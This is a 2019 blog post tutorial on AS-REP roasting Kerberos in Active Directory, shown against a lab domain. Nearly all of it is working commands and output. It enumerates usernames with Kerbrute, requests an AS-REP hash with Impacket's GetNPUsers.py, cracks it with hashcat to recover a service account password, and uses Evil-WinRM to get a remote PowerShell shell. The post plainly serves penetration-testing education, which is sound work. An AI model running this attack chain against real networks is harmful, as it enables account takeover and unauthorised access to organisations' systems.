
Quering and Cracking Kerberos Tickets!

blog.spookysec.net/kerberos-abuse



17 Nov 2019

One Ticket Please!

Let's start off with the basics; What is Kerberos?

Kerberos is a authenthication protocol used (typically) within an active directory environment to prove the identity of a device when accessing network based resources, such as SMB, LDAP, or other network protocols. Cool, so that's how Kerberos works, now how can we break it? Good question, my dear reader! Kerberos is a super abusable protocol. I'll be showing you one attack vector today that will gain you access to a user account, and all you need to do is know the username (and the user account must have Pre-Authenthication enabled… But that's out of our control)!

Tools

First, you will need Impacket downloaded on your system.

```
┌─[root@Sp00kyS3c]─[~]
└──╼ #git clone https://github.com/SecureAuthCorp/impacket.git
Cloning into 'impacket'...
remote: Enumerating objects: 16, done.
remote: Counting objects: 100% (16/16), done.
remote: Compressing objects: 100% (14/14), done.
remote: Total 16908 (delta 2), reused 6 (delta 2), pack-reused 16892
Receiving objects: 100% (16908/16908), 5.57 MiB | 8.81 MiB/s, done.
Resolving deltas: 100% (12911/12911), done.
┌─[root@MrS1n1st3r]─[~]
└──╼ #cd impacket/examples/
┌─[root@Sp00kyS3c]─[~/impacket/examples]
└──╼ #ls
atexec.py    esentutl.py    GetNPUsers.py  getTGT.py       ifmap.py       lookupsid.py   mssqlclient.py
nmapAnswerMachine.py  opdump.py  psexec.py      registry-read.py  sambaPipe.py    services.py   smbrelayx.py  sniff.py
wmiexec.py
dcomexec.py  GetADUsers.py  getPac.py      GetUserSPNs.py  karmaSMB.py    mimikatz.py    mssqlinstance.py  ntfs-read.py
ping6.py   raiseChild.py  reg.py           samrdump.py     smbclient.py  smbserver.py  split.py     wmipersist.py
dpapi.py     getArch.py     getST.py       goldenPac.py    kintercept.py  mqtt_check.py  netview.py        ntlmrelayx.py
ping.py    rdp_check.py   rpcdump.py       secretsdump.py  smbexec.py    sniffer.py    ticketer.py  wmiquery.py
┌─[root@Sp00kyS3c]─[~/impacket/examples]
└──╼ #
```

Afterwards you've cloned the Impacket repo, you're pretty much all set to go. The `impacket/examples` folder is where you will mainly be working. In this folder, it contains all the main tools you will need to use for network protocol abuse. Within the other folders in the `impacket` directory, there are other tools that are required to make it work. So don't worry too much about the other folders, as you will be working within the examples folder for the most part!

Next, we'll use a tool called Kerbrute to brute force the users on the box

```
┌─[root@Sp00kyS3c]─[~/impacket/examples]
└──╼ #wget https://github.com/ropnop/kerbrute/releases/download/v1.0.2/kerbrute_linux_amd64 -O kerbrute
<Snip>
2019-11-17 16:17:05 (7.95 MB/s) - 'kerbrute' saved [7831686/7831686]

┌─[root@Sp00kyS3c]─[~/impacket/examples]
└──╼ #chmod +x kerbrute
┌─[root@Sp00kyS3c]─[~/impacket/examples]
└──╼ #./kerbrute

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.2 (fd5f345) - 11/17/19 - Ronnie Flathers @ropnop

This tool is designed to assist in quickly bruteforcing valid Active Directory accounts through Kerberos Pre-
Authentication.
It is designed to be used on an internal Windows domain with access to one of the Domain Controllers.
Warning: failed Kerberos Pre-Auth counts as a failed login and WILL lock out accounts

Usage:
  kerbrute [command]

Available Commands:
  bruteforce    Bruteforce username:password combos, from a file or stdin
  bruteuser     Bruteforce a single user's password from a wordlist (use - for stdin)
  help          Help about any command
  passwordspray Test a single password against a list of users (use - for stdin)
  userenum      Enumerate valid domain usernames via Kerberos from a list (use - for stdin)
  version       Display version info and quit

Flags:
      --dc string       The location of the Domain Controller (KDC) to target. If blank, will lookup via DNS
  -d, --domain string   The full domain to use (e.g. contoso.com)
  -h, --help            help for kerbrute
  -o, --output string   File to write logs to. Optional.
      --safe            Safe mode. Will abort if any user comes back as locked out. Default: FALSE
  -t, --threads int     Threads to use (default 10)
  -v, --verbose         Log failures and errors

Use "kerbrute [command] --help" for more information about a command.
```

Alrighty, so we're going to be using the two tools we downloaded, Kerbrute and GetNPUsers.py within impacket to pull a user account, request a Kerberos ticket, and crack the hash to ultimately reveal the user account password and gain a foothold within the Active Directory network!

Brute Forcing Users

```
┌─[root@Sp00kyS3c]─[~/impacket/examples]
└──╼ #./kerbrute userenum /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -d spookysec.local --dc
10.10.13.37

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.2 (fd5f345) - 11/17/19 - Ronnie Flathers @ropnop

2019/11/17 16:20:11 >  Using KDC(s):
2019/11/17 16:20:11 >   10.10.13.37:88

2019/11/17 16:20:11 >  [+] VALID USERNAME:       mark@spookysec.local
2019/11/17 16:20:11 >  [+] VALID USERNAME:       molly@spookysec.local
2019/11/17 16:20:12 >  [+] VALID USERNAME:       ashu@spookysec.local
2019/11/17 16:20:13 >  [+] VALID USERNAME:       dark@spookysec.local
2019/11/17 16:20:16 >  [+] VALID USERNAME:       dan@spookysec.local
2019/11/17 16:20:23 >  [+] VALID USERNAME:       administrator@spookysec.local
2019/11/17 16:20:27 >  [+] VALID USERNAME:       svc-demo@spookysec.local
2019/11/17 16:20:55 >  [+] VALID USERNAME:       sebastian@spookysec.local
2019/11/17 16:22:23 >  [+] VALID USERNAME:       santiago@spookysec.local
2019/11/17 16:22:35 >  [+] VALID USERNAME:       lucy@spookysec.local
2019/11/17 16:23:00 >  [+] VALID USERNAME:       lily@spookysec.local
2019/11/17 16:24:55 >  Done! Tested 8295455 usernames (11 valid) in 4 minutes
```

Reviewing the output, we can see we have a handful of users that we can checkout. There are several users that we should check out immediately, Administrator and svc-demo. That will likely be a unmaintained service account with high privileges that we could use gain a foothold into the network.

Now we can pivot over to impacket, and take a look at GetNPUsers.py, here we will be able to request a Ticket for the svc-demo account and hopefully will be able to crack the password out of the ticket!

Querying a Kerberos Ticket

```
┌─[root@Sp00kyS3c]─[~/impacket/examples]
└──╼ #./GetNPUsers.py spookysec.local/svc-demo -request -no-pass -dc-ip 10.10.13.37
Impacket v0.9.20 - Copyright 2019 SecureAuth Corporation

[*] Getting TGT for svc-demo
$krb5asrep$23$svc-demo@SPOOKYSEC.LOCAL:f1806292678070 <Snip!>
111f279122d10104b0cfe92c45dcca7eddf45d72eed33437a878b2e68cd844e5c5fd59fb2c72701db5a73ad18bf
```

Cracking Hashes

Beautiful! Now we can output it to a file and toss it into Hashcat, we will be using the mode 18200 (for this specific Kerberos ticket)

Depending on OS Version, Active Directory configuration, your Kerberos ticket may be different. You may need a different mode. You can view all of them here, under the Hashcat Example Hashes Page

```
┌─[✗]─[root@Sp00kyS3c]─[~/hashcat]
└──╼ #hashcat -a 0 -m 18200 ./ticket /usr/share/wordlists/rockyou.txt
hashcat (v5.1.0) starting...

OpenCL Platform #1: NVIDIA Corporation
======================================
* Device #1: GeForce GTX 1070, 2029/8116 MB allocatable, 15MCU

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

$krb5asrep$23$svc-demo@SPOOKYSEC.LOCAL:f1806292678070 <Snip!>
111f279122d10104b0cfe92c45dcca7eddf45d72eed33437a878b2e68cd844e5c5fd59fb2c72701db5a73ad18bf:Sup3rS3cr3tP4ssw0rd!

Session..........: hashcat
Status...........: Cracked
Hash.Type........: Kerberos 5 AS-REP etype 23
Hash.Target......: $krb5asrep$23$svc-demo@SPOOKYSEC.LOCAL:f1806292678070...bffc41
Time.Started.....: Sun Nov 17 16:38:47 2019 (1 sec)
Time.Estimated...: Sun Nov 17 16:38:48 2019 (0 secs)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  9757.1 kH/s (6.50ms) @ Accel:512 Loops:1 Thr:64 Vec:1
Recovered........: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.........: 4423680/14344385 (30.84%)
Rejected.........: 0/4423680 (0.00%)
Restore.Point....: 3932160/14344385 (27.41%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: seaford123 -> raain
Hardware.Mon.#1..: Temp: 41c Fan:  0% Util: 10% Core:1949MHz Mem:3802MHz Bus:16

Started: Sun Nov 17 16:38:45 2019
Stopped: Sun Nov 17 16:38:48 2019
```

Very quickly we cracked the user accounts password. If RDP, WinRM, or SMB is open, we can now authenthicate against each service with the cracked user account password!

Gaining Access with Evil-WinRM

Evil-WinRM is a remote access utility that takes advantage of Windows Remote Management tool, it's super cool and super handy as it will give you a powershell session directly on the box.

```
┌─[✗]─[root@Sp00kyS3c]─[~/hashcat]
└──╼ #gem install evil-winrm
Happy hacking! :)
Successfully installed evil-winrm-1.9
Parsing documentation for evil-winrm-1.9
Done installing documentation for evil-winrm after 5 seconds
1 gem installed

┌─[root@Sp00kyS3c]─[~/hashcat]
└──╼ #evil-winrm -i 10.10.13.37 -u svc-demo
Enter Password: Sup3rS3cr3tP4ssw0rd!

Evil-WinRM shell v1.9

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\svc-demo\Documents> whoami
spookysec\svc-demo
*Evil-WinRM* PS C:\Users\svc-demo\Documents>
```

And success! We now have a foothold in the domain! There's a ton of attacks that we might be able to do from here, however, that's a different post for another day!

Comments